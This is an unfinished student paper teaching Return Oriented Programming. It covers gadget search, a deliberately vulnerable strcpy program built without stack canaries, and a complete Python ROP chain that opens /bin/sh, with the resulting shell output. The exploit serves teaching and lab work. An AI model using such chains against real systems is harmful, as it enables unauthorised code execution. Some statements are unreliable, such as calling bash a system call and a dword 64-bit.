

1 An Introduction to Return Oriented Programming

2 Maximilian Heim¹

3 University Albstadt-Sigmaringen, Albstadt, Germany, MaximilianHeim@protonmail.com

4 **Abstract.** In this paper we introduce the concept of Return Oriented Programming,
5 how to apply it, how to protect against it and show a concrete attack.

6 **Keywords:** ROP · Return Oriented Programming · Buffer Overflow · Binary
7 Exploitation

8 1 Introduction

9 BIBLIOGRAFIE NICHT VERGESSEN Return Oriented Programming, abbreviated ROP
10 is a type of buffer overflow attack that has been published in 2007 by Hovav Shacham ??
11 and has become a widely known buffer overflow technique since. It has been developed to
12 circumvent the NX-BIT protection that protects the stack from being executed. At the
13 time of writing this paper modern techniques like stack canaries and ASLR make these
14 attacks hard and very time consuming on modern systems. That is not to say ASLR and
15 stack canaries can not be broken by bruteforcing or side channels. Since there are millions
16 of running systems with old hard-, firm- and software that is possibly vulnerable to these
17 kinds of attacks it is still relevant to this day. The main idea in ROP is based on chaining
18 return addresses to code just before a return and therefore allowing almost arbitrary cpu
19 instructions to be chained.

20 2 Gadgets

21 **Introduction** On the x86 architecture the `ret` instruction is defined to pop the return
22 instruction pointer from the stack into the `eip` register and redirect code execution to that
23 memory address. `[ret]` A ROP gadget consists of a few instructions (usually 1-3) that end
24 on a `ret`.

25 **How to find Gadgets** A gadget can be found by searching for `0xC3` Bytes in the program.
26 The instructions before then represent the code code that can be executed by injecting
27 the addresses of these instructions. It is possible to search for gadgets with `objdump`
28 or `hexdump`, however, the tools specifically made for finding ROP gadgets are really
29 easy to use and provide lots of customizability and features for finding the required
30 gadgets. To name a few ROP gadget tools there is `ropper`, `ROPgadget` and `pwntools`.
31 For this paper the software `ROPgadget` has been employed since i found it easy to use.
32 `ROPgadget` can be found in most package managers or can be downloaded directly from
33 <https://github.com/JonathanSalwan/ROPgadget>. The gadgets can be extracted from
34 the file with the following command Lst. 1. We can then use regular expressions or
35 `ROPgadget` directly to search for the required gadgets.

Listing 1: Exporting gadgets with `ROPgadget`

36 `ROPgadget --binary ./vuln --nojob > gadgets`

37 This command produces an output with results similar to this.

Listing 2: Output of ROPgadget

```

38 0x08059ee3 : mov word ptr [edx], ax ; mov eax, edx ;
39         ret
40 0x08071e4e : mov esp, 0xc70cec83 ; ret 0xffe0
41 0x0807faa3 : sti ; xor eax, eax ; ret
42 0x0808b285 : pop edx ; xor eax, eax ; pop edi ; ret
43 0x080539e7 : mov esp, 0x39fffffd ; ret
44 0x0804b8d4 : xchg eax, esp ; ret
45 0x08095aef : mov esi, eax ; pop ebx ; mov eax, esi ;
46         pop esi ; pop edi ; pop ebp ; ret
47 0x0806ceec : pop es ; add byte ptr [ebx - 0x39], dl ;
48         ret 0xffd4
49 0x0804a444 : or eax, 0xffffffff ; ret
50 0x08051bce : dec eax ; ret

```

51 These are only 10 Lines out of the 8244 lines found by the tool though and i purposefully
52 filtered out some good and bad ones for demonstration. It is clearly visible that many
53 candidates for ROP can be found, even in a file with a relatively small size of 72 kB.
54 Though most of these gadgets are not all that useful because they often modify a lot
55 of registers, possibly messing up the desired state. In most cases we can find suitable
56 candidates using regular expressions, this will be demonstrated later in this section [Sec. 2.1](#).

57 Overview of powerful gadgets

58 **pop** pop allows us to write arbitrary values into registers. For that we search for a
59 **pop <reg>** instruction inside our gadgets, in the payload we can then place the value that
60 we want to insert after the address of the pop instruction. [\[RBSS12\]](#) If we can not find
61 a suitable gadget we can try to get creative and achieve the desired state another way.
62 For example if we want to modify **ecx** but do not have a **pop ecx** instruction available
63 we could achieve it with something like this: **xor ecx, ecx ; pop eax ; xor ecx, eax**.
64 Provided that we have these gadgets available.

65 **mov** mov allows us to write arbitrary values into memory. For that we search for
66 a **mov dword ptr [<reg1>], <reg2>** instruction inside our gadgets, we can then, in
67 combination with two pops write arbitrary values at arbitrary memory locations. [\[RBSS12\]](#)
68 The following example writes the value in **ecx** to where **eax** points to: **pop ecx ; pop**
69 **eax ; mov dword ptr [eax], ecx**

70 **arithmetics, boolean algebra** Arithmetic operations like **add**, **sub**, **inc**, **xor**, **or**, and can
71 be useful to bring registers into our desired state. [\[RBSS12\]](#) For that we search for the
72 corresponding gadget with the required operands. For example **xor** can be used to clear
73 a register or copy its contents. It often occurs in the following forms: **xor eax, eax** or
74 **xor eax, edx**. The first case clears the register since **xor** computes a non-equivalence,
75 formally $a \oplus a = 0$ and the second one copies the value of the 2nd operand into the 1st
76 operand when the target register is **0x00** since **0x00** is the neutral element of the **xor**
77 operation, formally $a \oplus 0 = a$.

78 **int 0x80** **int** stands for interrupt, the interrupt **int 0x80** causes a system call to be
79 executed. System calls are kernelspace programs/operations that require higher privileges
80 than what is available in a userspace program. Examples for system calls include **io** and
81 **execve** which allows to execute arbitrary programs. In combination with **pop**, **mov** and

other instructions we can specify the concrete system call. [RBSS12] One of the most powerful system calls for blackhats is `bash` since it allows permanently implementing malware or gain insight into files, it can be called with the argument `/bin/sh`. This will be demonstrated in Sec. 4

2.1 Filtering the gadgets

Introduction In order to find the required gadgets we can use the tools directly or we can use regular expressions. In order to make this paper more general and easy to replicate i will be using regular expressions to find the desired gadgets.

Gadgets and their corresponding Regular Expression The following table describes what regex we can use to find the gadgets required for the attack.

- `pop edx` → `^.{0,20}pop edx.{0,20}ret\n`
- `int 0x80` → `^.{0,20}int 0x80\n`
- `xor eax, eax` → `^.{0,20}xor eax, eax.{0,20}ret\n`

for all of these regular expressions there were gadgets for the given program in Sec. 4. If there are no results the amount of possible characters before or after the gadget can be increased until results show up. It is however desirable to have gadgets with as few and noninterfering instructions as possible, if this is accomplished we can almost use the instructions we found like in assembly. Gadgets which do multiple things at once however can mess up the desired state and break the payload so it is important to thoroughly analyze the gadgets before generating the payload.

3 Theory

3.1 Stack

The following graphic Fig. 1 is an illustration of how the stack changes when injecting the payload. The buffer first has to be filled. In binary exploitation the letter `A` is used for that most of the time, it has an easy to identify hexadecimal value of `0x41`. It is important to note that without any special compiler options the stack will be aligned in `dword`'s, because of that the buffer has to be filled with 16 Bytes instead of 8 Bytes, this can be turned off with the option `-mpreferred-stack-boundary=2`. Surprisingly the payload then only worked when filling the buffer with 24 Bytes.

3.2 ROP Runtime Behaviour

The following graphic Fig. 2 illustrates how the gadgets get executed once the instruction pointer `eip` points to the `ret` in `main`.

4 Attack

4.1 Target Program

Target Program The following program is the target of our attack, it uses a command line argument to provide the payload and `strcpy` for the buffer overflow, overwriting the return address after the 8 Byte buffer.




Figure 1: The stack when injecting the payload




Figure 2: The stack when injecting the payload

Listing 3: The Target Program

```

119 1 #include <stdio.h>
120 2 #include <string.h>
121 3
122 4 int main(int argc, char *argv[]) {
123 5     char buffer[8] = {0};
124 6     if (argc != 2) {
125 7         printf("A single argument is required.\n");
126 8         return 1;
127 9     }
128 0     strcpy(buffer, argv[1]);
129 1     return 0;
130 2 }
```

Compilation We compile the target program with the following command. There are several important options given in this command. Most importantly the `-fno-stack-protector` option disables stack canaries which would otherwise directly terminate the program when the canary is overwritten. The `-m32` option compiles the binary as a 32 Bit executable, this makes the attack easier. The `-static` option makes the binary statically linked. Without this option there are only 50 gadgets available, considering most of them are not useful for our attack it is practically impossible to perform the attack with just these gadgets. The `-static` option includes the `libc` library in the executable, increasing the gadget count to over 8000. However, it is possible to determine the address of the dynamically linked library at runtime and adding an offset for each gadget to this address. This has been described by Saif El-Sherei [ES] but will not be further discussed in this paper.

Listing 4: The compilation command

```
clang -o vuln vuln.c -m32 -g -fno-stack-protector -static
```

4.2 Phases of developing the attack

Phases The attack consists of several phases

1. Specify attack, analyze necessary setup to be done. Sec. 4.2
2. Extract gadgets using tools, e.g. ROPgadget Sec. 2
3. Determine how many words are needed to override the base pointer `ebp`
4. Determine position of a writable data segment
5. Generate payload with the extracted gadgets based on the specification in step 1.
6. Insert payload into target using a vulnerability

Specification and abstract payload After specifying the goal and possibly simplifying it we have to determine the required program state. For the example in this paper we want to open a shell, for that the simplest way is to execute an `execve` system call. The following program state Fig. 3 has to be achieved so the interrupt `int 0x80` causes a shell to be opened. [Pix16] [pro]

	Registers		Memory
EAX	0x0B (11 ₁₀)	0x080e5020	"/bin"
EBX	0x080e5020 (.data)	0x080e5024	"//sh"
ECX	0x00 (0 ₁₀)	0x080e5028	"\0" + 3 * {0,...,255}
EDX	0x00 (0 ₁₀)	0x080e502C	4 * {0,...,255}

Figure 3: Required Program State for the `execve` Syscall

157 **Extract gadgets** The gadgets can be extracted and like described in [Sec. 2](#)

158 **Determine the padding** Compilers optimize stack alignment and without providing
 159 options to change that the simplest way to determine the padding required is to test the
 160 program until it crashes with a payload increasing by 1 word in each iteration. This can
 161 be automated in a Python script [Lst. 5](#). This script applies the method mentioned above
 162 with the `os.system` function. The return value of that function is the exit code of the
 163 program that has been executed and is either 0 when the execution ended without any
 164 errors and non 0 when an error or exception occurred during startup or runtime. This
 165 means we can increase the input by "AAAA" in each iteration until the return value is non
 166 zero. At this point the base pointer `ebp` has been overridden causing the program to crash.
 167 Now reducing the padding by 1 word results in the correct amount.

Listing 5: A Python Script to Determine the Required Words

```
168 1 import os
169 2 import sys
170 3
171 4 def determine_word_count(target_program_path: str, buffer_size: int) -> int:
172 5     for words in range(1, buffer_size + 64):
173 6         if os.system(target_program_path + ' ' + 'AAAA' * words):
174 7             return words - 1
175 8     return -1
176 9
177 10 if __name__ == '__main__':
178 11     word_count = determine_word_count(sys.argv[1], int(sys.argv[2]))
179 12     print('Required words: ' + str(word_count))
180 13     print('String: ' + 'AAAA' * word_count)
```

181 **Determine the address of a writable segment** The segments in a binary can be read only
 182 or writable. It is possible to determine whether a segment is read only with `objdump -h`.
 183 However, the following [Lst. 6](#) bash command can be used to find the address of the data
 184 segment. The data segment contains static and global variables. Since the target program
 185 does not have any global or static variables we can override this segment with arbitrary
 186 character sequences. In

Listing 6: Determine the Address of .data

```
187 objdump -h ./vuln | grep "\\..data "
```

188 **Generating the payload** With this information we can start to construct the ideal payload,
 189 based on the description above and some knowledge about assembly the payload could
 190 take the following form.

```
191 pop edx | 0x080e5020 | pop eax | "/bin" | pop edx | 0x080e5024 | "//sh" |
192 xor eax, eax | pop edx | 0x080e5028 | mov dword ptr [edx], eax | pop ebx |
193 0x080e5020 | xor ecx, ecx | xor edx, edx | xor eax, eax | (inc eax)* 11 |
194 int 0x80
```

195 When constructing this ideal payload it is important to know that some `string.h` functions
 196 use the 0x00 Byte to identify the end of a string. This means that depending on the
 197 implementation of the target it is important to not insert any 0x00 Bytes into the payload
 198 otherwise the buffer does overflow fully. In most cases we can still write 0x00 Bytes into
 199 registers or into memory. This can be accomplished by `xor`'ing a register with itself and
 200 then copying that value into a register or into memory.

201 **struct.pack** `struct.pack` is a Python function that allows to easily generate our desired
 202 payload from the raw bytes. Bash then allows to directly pipe the generated payload into
 203 our target. In order to generate the payload we first have to fill the buffer and override
 204 the EBP with arbitrary values as seen in line 2 Lst. 7. This is usually done using easily
 205 recognizable characters, using the letter A for this is common. It has the hex value 0x41,
 206 doing this allows then to spot the buffer in a debugger like `gdb`. So in this example we fill
 207 the buffer with 8 A's and 4 B's. After that it is time to insert the addresses of the gadgets
 208 and the arguments. This is done by calling `pack` with the double word (64 Bit) while
 209 specifying the endianness, converting that to a string and adding it to the string as seen
 210 in line 3 Lst. 7. After the whole payload has been generated we can print it and use the
 211 output directly for running the buffer overflow attack as mentioned above.

Listing 7: How to use `struct.pack`

```
212 1 from struct import pack
213 2 p = bytes('AAAAAABBBB', 'ascii')
214 3 p += pack('<I', 0x0802840)
215 4 print(str(p)[2:-1])
```

216 4.3 Payload

217 From all the previous steps the payload got constructed using python Lst. 8.

Listing 8: Payload to open `/bin/sh`

```
218 1 from struct import pack
219 2 data = 0x080e5020
220 3 xor_eax_eax = 0x08050a08 # xor eax, eax ; ret
221 4 xor_edx_edx = 0x0807b179 # xor edx, edx ; mov eax, edx ; ret
222 5 pop_eax = 0x080ac76a # pop eax ; ret
223 6 pop_ebx = 0x08049022 # pop ebx ; ret
224 7 pop_ecx = 0x08054f5b # pop ecx ; add al, 0xf6 ; ret
225 8 pop_edx = 0x0808b285 # pop edx ; xor eax, eax ; pop edi ; ret
226 9 inc_eax = 0x0809d0ae # inc eax ; ret
227 10 int_80 = 0x080499b2 # int 0x80
228 11 mov_edx_eax = 0x08080742 # mov dword ptr [edx], eax ; ret
229 12 filler = 0x11111111
230 13
231 14 p = bytes('AAAA' * 4 + 'BBBB' * 1, 'ascii') # Padding + EBP
232 15
233 16 p += pack('<I', pop_edx) # write address of .data into edx
234 17 p += pack('<I', data)
235 18 p += pack('<I', filler)
236 19 p += pack('<I', pop_eax) # write /bin into eax
237 20 p += bytes('/bin', 'ascii')
238 21 p += pack('<I', mov_edx_eax) # mov /bin to .data
239 22 p += pack('<I', pop_edx) # address of .data + 4 into edx
240 23 p += pack('<I', data + 4)
241 24 p += pack('<I', filler)
242 25 p += pack('<I', pop_eax) # //sh into eax
243 26 p += bytes('//sh', 'ascii')
244 27 p += pack('<I', mov_edx_eax) # mov //sh to .data + 4
245 28 p += pack('<I', pop_edx) # address of .data + 8 into edx
246 29 p += pack('<I', data + 8)
247 30 p += pack('<I', filler)
248 31 p += pack('<I', xor_eax_eax) # clear eax
249 32 p += pack('<I', mov_edx_eax) # write null after /bin/sh
250 33 p += pack('<I', pop_ebx) # write address of string that points to program
251 34 into ebx
252 35 p += pack('<I', data)
253 36 p += pack('<I', pop_ecx) # write arguments into ecx
254 37 p += pack('<I', data + 8)
255 38 p += pack('<I', xor_edx_edx) # clear edx
```


```

2588 p += pack('<I', xor_eax_eax) # set eax to 11 (execve)
2589 for _ in range(11):
2590     p += pack('<I', inc_eax)
2591 p += pack('<I', int_80) # call interrupt
2602 print(str(p)[2:-1])
2613 with open('payload', 'wb') as file:
2624     file.write(p)

```

5 Results

Attack After injecting the generated payload from Sec. 4 as a command line argument the program opened a shell from which we can use privilege escalation techniques in order to completely compromise the system. The only compiler features that had to be disabled



```

root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# ./vuln "$(cat payload)"
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# ls *.tex
iacrdoc.tex  paper.tex  paper2.tex  presentation.tex  settings.tches.tex  settings.tosc.tex
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# exit
exit
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# exit
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]#

```

Figure 4: Shell Opened iwth ROP

were PIE and stack canaries. It is likely that there are systems still in use today which are vulnerable to this kind of attack. Since it allows almost arbitrary code execution it is very important to identify these devices and patch or replace them.

ASLR The information wether ROP works with ASLR enabled is inconsistent. While trying this attack with `/proc/sys/kernel/randomize_va_space` set to 2 meaning full randomization the attack still seemed to work. The inconsistent information probably arises due to different approaches being used. With executables that have PIE enabled ROP is still possible but only with ASLR disabled. With the compiler options used for this example PIE is disabled and ASLR seems to have no effect on the exploit. This is because the ASLR settings 1 and 2 only randomize shared libraries and PIE binaries [Nyf], since the program has been compiled with the `-static` option, which implicitly compiles the program to not be position independent.

6 Protection

Stack canaries Stack canaries are one of the most effective approaches against ROP, they are enabled by default and prevent most forms of buffer overflows, however, stack canaries can be based on a small entropy pool and can therefore be bruteforced with an effort significantly smaller than regular bruteforcing. Depending on the target it can still be profitable and possible to bruteforce it even with a big entropy pool and high randomness.

NX The activation of the NX bit has no effect on ROP since the program never executes code outside the segments marked with the CODE flag like in a classical stack overflow attack.

ASLR ASLR is a good protection against ROP since libraries and code locations get randomized each time the program is run. 32 Bit binaries only use 16 Bit for ASLR

PIE

7 Discussion

Sources:

[https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf) https://guyinatuxedo.github.io/5.1-mitigation_aslr_pie/index.html

References

- [ES] Saif El-Sherei. Return oriented programming (rop ftw) - exploit-db.com. [https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf).
- [Nyf] Rene Nyffenegger. https://renenyffenegger.ch/notes/Linux/fhs/proc/sys/kernel/randomize_va_space.
- [Pix16] Pixis. Rop - return oriented programming. <https://en.hackndo.com/return-oriented-programming/>, Oct 2016.
- [pro] Return-oriented programming (rop). <https://www.proggen.org/doku.php?id=security%3Amemory-corruption%3Aexploitation%3Arop>.
- [RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1), mar 2012.
- [ret] X86 instruction set reference - return from procedure. https://c9x.me/x86/html/file_module_x86_id_280.html.